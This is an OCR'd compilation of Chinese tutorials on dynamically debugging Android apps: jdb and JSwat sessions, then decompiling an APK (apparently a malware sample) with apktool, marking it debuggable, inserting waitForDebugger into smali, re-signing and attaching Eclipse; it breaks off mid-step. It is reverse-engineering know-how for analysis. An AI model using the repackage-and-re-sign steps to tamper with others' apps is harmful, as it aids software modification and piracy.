
9 查看当前类信息: dump this
   <1> main[1] dump this
 this = {
    context: instance of com.bee.MainActivity(id=830037271688)
    userInfo: instance of Bee.UserInfo(id=830037247560)
}
   查看当前字段信息:dump this.字段名 (后面给张图)

10 查看函数堆栈信息:where
<1> main[1] where
  [1] Bee.PhoneInfo.getProp (PhoneInfo.java:173)
  [2] Bee.PhoneInfo.<init> (PhoneInfo.java:33)
  [3] com.bee.MainActivity.onCreate (MainActivity.java:29)
  [4] android.app.Activity.performCreate (Activity.java:5,020)
  [5] android.app.Instrumentation.callActivityOnCreate (Instrumentation.java:1,080)

[6] com.lbe.security.service.core.client.b.x.callActivityOnCreate (null)
[7] android.app.ActivityThread.performLaunchActivity (ActivityThread.java:2,153)
[8] android.app.ActivityThread.handleLaunchActivity (ActivityThread.java:2,216)
[9] android.app.ActivityThread.access$600 (ActivityThread.java:149)
[10] android.app.ActivityThread$H.handleMessage (ActivityThread.java:1,305)
[11] android.os.Handler.dispatchMessage (Handler.java:99)


11 单步: step

dump 图



cmd - jdb -connect com.sun.jdi.SocketAttach:port=9999,hostname=localhost
<1> cmd - adb shel...
<2> cmd - jdb -con...
<1> main[1] dump this.userInfo
this.userInfo = {
App_Infos: "cn.cmvideo.isj,32000000,2.0.0.0|cn.kuwo.newservice,1,1.0|com.android.reverse,1,1.0|com.be
e,1,1.0|com.bee.plugin,1,1.0|com.citichank.cyberpay.ui,8,1.2.0|com.
dkdemo,1,1.0|com.fake.flashplayer,1,1.0|com.fcamber.
.fortiguard.blueandseek,1,1.0|com.h.world,1,1.0|com.iflytek.ihou.chang.app,241,2.11.241|com.lbe.security,
218,5.1.5446|com.lenovo.
2.3.3|com.mwr.example.sieve|1,1.0|com.mytest,1,1.0|com.
1,1.0|com.
com.
1.2|com.
0,1.0.5|org.cocos2dx.kzsy2014,2,1.0.1|org.proxydroid,52,2.0.6"
CPU_Info: "
CellLocation: null
scrIp: null
MSISDN: ""
resolution: "540x960"
NetworkCountry: "cn"
NetworkOperator: "46001"
NetworkOperatorName: "CHN-CUGSM"
mWifi: instance of Bee.UserInfo$Wifi(id=830037165520)
SimCountryIso: "cn"
SimOperator: null
SimOperatorName: "SimOperatorName"
TotalMenory: "1023680512"
mBuild: instance of Bee.UserInfo$_Build(id=830037248360)
mLocal: instance of Bee.UserInfo$Local(id=830036863128)
mProp: instance of Bee.UserInfo$Prop(id=830037165560)
PhoneType: 1
NetWorkType: 1
IsRoot: true
userID: 0
}

jswat

前两步同 jdb。 附加:点 session->



断点


JSwat Debugger
文件(F) 编辑(E) 视图(V) Session Breakpoint Stepping Tools Window 帮助(H)
Session 1
Classes
Threads
Name
System Class Loader
Class loader dalvik.system.PathClassLoader (830029642936)
Class loader dalvik.system.PathClassLoader (830030389472)
Class loader dalvik.system.PathClassLoader (830036849816)
Class loader dalvik.system.PathClassLoader (830037093496)
Bee
BuildInfo
LocalInfo
LocalInfo$Gps
LocalInfo$LbsInfo
PhoneInfo
Bee.PhoneInfo(Context):void
getAndroidId(Context):java.lang.String
getCpuInfo():java.lang.String
Bee
右键有断点选择
Call Stack
Location
Source
Code Index

有界面 jswat 是有中文界面的，别的自己尝试吧

万用方法:help 命令，google/baidu

http://www.9hao.info/pages/2014/07/androidni-xiang-fen-xi-zhi-smalidong-tai-diao-shi

apktool+eclipse 动态调试

0×01 前期准备:

eclipse
Apktool2.0
Jdk 或 jre,并设置好环境变量
签名工具：signapk
目标 apk: mumadianxin.apk

0×02 牛刀小试

2.1 将目标 apk 拷贝到 apktool 目录下， 进行反编译：java -jar apktool.jar d -d target.apk -o out_

```
D:\android_any\apktool20>java -jar apktool_2.0.0b9.jar d -d mumadianxin.apk -o o
ut_
I: Using Apktool 2.0.0-Beta9 on mumadianxin.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\wanghai-s\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
I: Copying assets and libs...
I: Copying unknown files/dir...
I: Copying original files...

D:\android_any\apktool20>
```

注意这里反编译命令必须使用-d 参数，这样反编译出来的代码后缀才是 java,只有 java 才会被 Eclipse 认识

2.2 设置调试标记和寻找调试关键点

在输出的 out_文件夹中，用文本编辑器打开 AndroidManifest.xml, 在 application 节点中设置属性

android:debuggable="true"

然后继续寻找待调试程序的关键点（这样可以一针见血），也可以直接在出入 Activity 的入口 oncreate 函数设置调试点

```
25      <application android:debuggable="true" android:icon="@drawable/icon" android:label="@string/app_name">
26          <activity android:label="@string/app_name" android:name="ujci.peeofuw.ysddhg.AndroidserviceActivity" android:theme="@android:style/Theme.
            NoDisplay">
27              <intent-filter>
28                  <action android:name="android.intent.action.MAIN"/>
29                  <category android:name="android.intent.category.INFO"/>
30              </intent-filter>
31          </activity>
```

这里入口 activity:ujci.peeofuw.ysddhg.AndroidserviceActivity,找到 oncreate 方法，在第一句前插入 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V，记得添加 a=0;//的前缀保持上下一致，结果如下：

```
286  a=0;// .method public onCreate(Landroid/os/Bundle;)V
287  a=0;//     invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
288  a=0;//     .locals 4
289  a=0;//     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
290  a=0;//
291  a=0;//     .prologue
292  a=0;//     .line 25
293  a=0;//     invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
294  a=0;//
295  a=0;//     .line 26
296  a=0;//     const/high16 v3, 0x7f030000
297  a=0;//
298  a=0;//     #v3=(Integer);
299  a=0;//     invoke-virtual {p0, v3}, Lujci/peeofuw/ysddhg/AndroidserviceActivity;->setContentView(I)V
```

2.3 用 apktool 重新打包为 outdebug.apk

命令：java -jar apktool.jar b -d out_ -o outdebug.apk 如图:

```
D:\android_any\apktool20>java -jar apktool_2.0.0b9.jar b -d out_ -o outdebug.apk

I: Using Apktool 2.0.0-Beta9 on out_
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
Warning: AndroidManifest.xml already defines debuggable (in http://schemas.andro
id.com/apk/res/android); using existing value in manifest.
I: Building apk file...

D:\android_any\apktool20>
```

2.4 使用签名工具队 outdebug.apk 签名 生成 outnew.apk

命令: java -jar signapk.jar testkey.x509.pem testkey.pk8 outdebug.apk outnew.apk

```
D:\android_any\apktool20>java -jar signapk.jar testkey.x509.pem testkey.pk8 outd
ebug.apk outnew.apk

D:\android_any\apktool20>
```

下面开始设置 Eclipse 调试环境

2.5 进入第一步产生的 out_文件夹下，将 build 与 apktool.yml 删除


2.6 启动 Eclipse，构建 java 工程

a. Project Name 随便取， Use default location 选项去掉， Locatio 选择 out_文件夹，然后 next

b. 把 smali 文件夹设置为 Source Folder，并找到第二步添加的 waitfordebugger 后面的第一个方法设置断点


```
a=0;// .method public onCreate(Landroid/os/Bundle;)V
a=0;//     invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
a=0;//     .locals 4
a=0;//     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
a=0;//
a=0;//     .prologue
a=0;//     .line 25
a=0;//     invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
a=0;//
a=0;//     .line 26
a=0;//     const/high16 v3, 0x7f030000
a=0;//
a=0;//     #v3=(Integer);
a=0;//     invoke-virtual {p0, v3}, Lujci/peeofuw/ysddhg/AndroidserviceActivity;->setContentView(I)V
a=0;//
a=0;//     .line 29
a=0;//     new-instance v2, Landroid/content/Intent;
a=0;//
a=0;//     #v2=(UninitRef,Landroid/content/Intent;);
a=0;//     const-class v3, Lujci/peeofuw/ysddhg/TimerService;
```

2.7 安装运行 outnew.apk，并在 ddms 查看



对应程序最后一栏为 8601/8700，其中 8601 即为调试该程序的端口

2.8 接下来就是把代码和调试程序关联。回到 Eclipse，配置远程调试，然后 apply->debug


Create, manage, and run configurations
Attach to a Java virtual machine accepting debug connections
type filter text
Android App
apireflex
ReflexAPi
smstext
Android JUni
C/C++ Appli
C/C++ Attach
C/C++ Postm
C/C++ Remc
Java Applet
Java Applicat
JUnit
Launch Grou
Remote Java
Androidse
MainLogi
Filter matched 18 of
Name: AndroidserviceActivity
Connect
Source
Common
Project:
outeclipse
Browse...
Connection Type:
Standard (Socket Attach)
Connection Properties:
Host: localhost
Port: 8601
Allow termination of remote VM
Apply
Revert
Debug
Close

a.菜单 run->debug configurations
b.双击 Remote java Application, Host 出默认 localhost 就好， port 填写 第 7 步得到的数字 8601,最后 Apply->Debug 即可调试
http://1.honebl.sinaapp.com/?p=113

反编译 apk + eclipse 中调试 smali

从来没有想过反编译 apk 是来的如此方便，并且还可以修改后重新编译运行，这比在 win 下修改 pe 容易多了，感谢 apktool 和 smali 工具的作者提供这么好的工具。

跟踪 apk 一般的做法是在反编译的 smali 代码中插入 log 输出，然后重新编译运行看输出日志，这种方法费时费力，如果能够实时调试是最好的了。搜了一 下，目前比较好的方法是使用 NetBeans+DDMS。我尝试过可以调试，但不大认识 NetBeans 的操作，eclipse 估计很多人都会吧，其实设 置跟 NetBeans 大同小异。

调试步骤：

1.对 apk 使用 apktool 反编译出可调试的 smali 代码到 out 文件夹，目前 apktool 最新的版本是 2.0.0b7。

```
java -jar apktool_2.0.0b7.jar d -d test.apk -o out
```

这里必须使用-d 参数，这样反编译出来的代码后缀均是 java，因为只有 java 文件才能被 eclipse/netbeans 识别调试。

2.设置调试标记和寻找主类

在输出的 out 文件夹中，用文本编辑工具打开 AndroidManifest.xml，在 application 节点中设置属性 android:debuggable="true"。

继续在 AndroidManifest.xml 中，搜索以下关键字

```
<intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
```

找到含有以上信息的 activity 节点，记录其 android:name 属性的值，该值则为其应用的主类。如下面的例子，主类为 com.acids.helloworld.MainActivity。

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.acids.helloworld">
    <application android:debuggable="true" android:allowBackup="true" android:icon="@drawable/ic_launcher"
android:label="@string/app_name" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.acids.helloworld.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

3.在主类的 onCreate 事件中添加调试等待。

用文本编辑工具打开主类文件，找到 onCreate 方法，在第一句前插入 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V，记得添加 a=0;//的前缀保持上下一致，结果如下：

```
a=0;// # virtual methods
a=0;// .method protected onCreate(Landroid/os/Bundle;)V
a=0;//     invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
a=0;//
a=0;//     .locals 1
a=0;//     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
a=0;//
a=0;//     .prologue
a=0;//     .line 11
a=0;//     invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

4.保存文件，用 apktool 重新编译打包为 debug.apk

```
java -jar apktool_2.0.0b7.jar b -d out -o debug.apk
```

5.对 debug.apk 签名(需要下载签名工具)，我把签名工具放在了 signapk 文件夹下，生成 debug.sign.apk

```
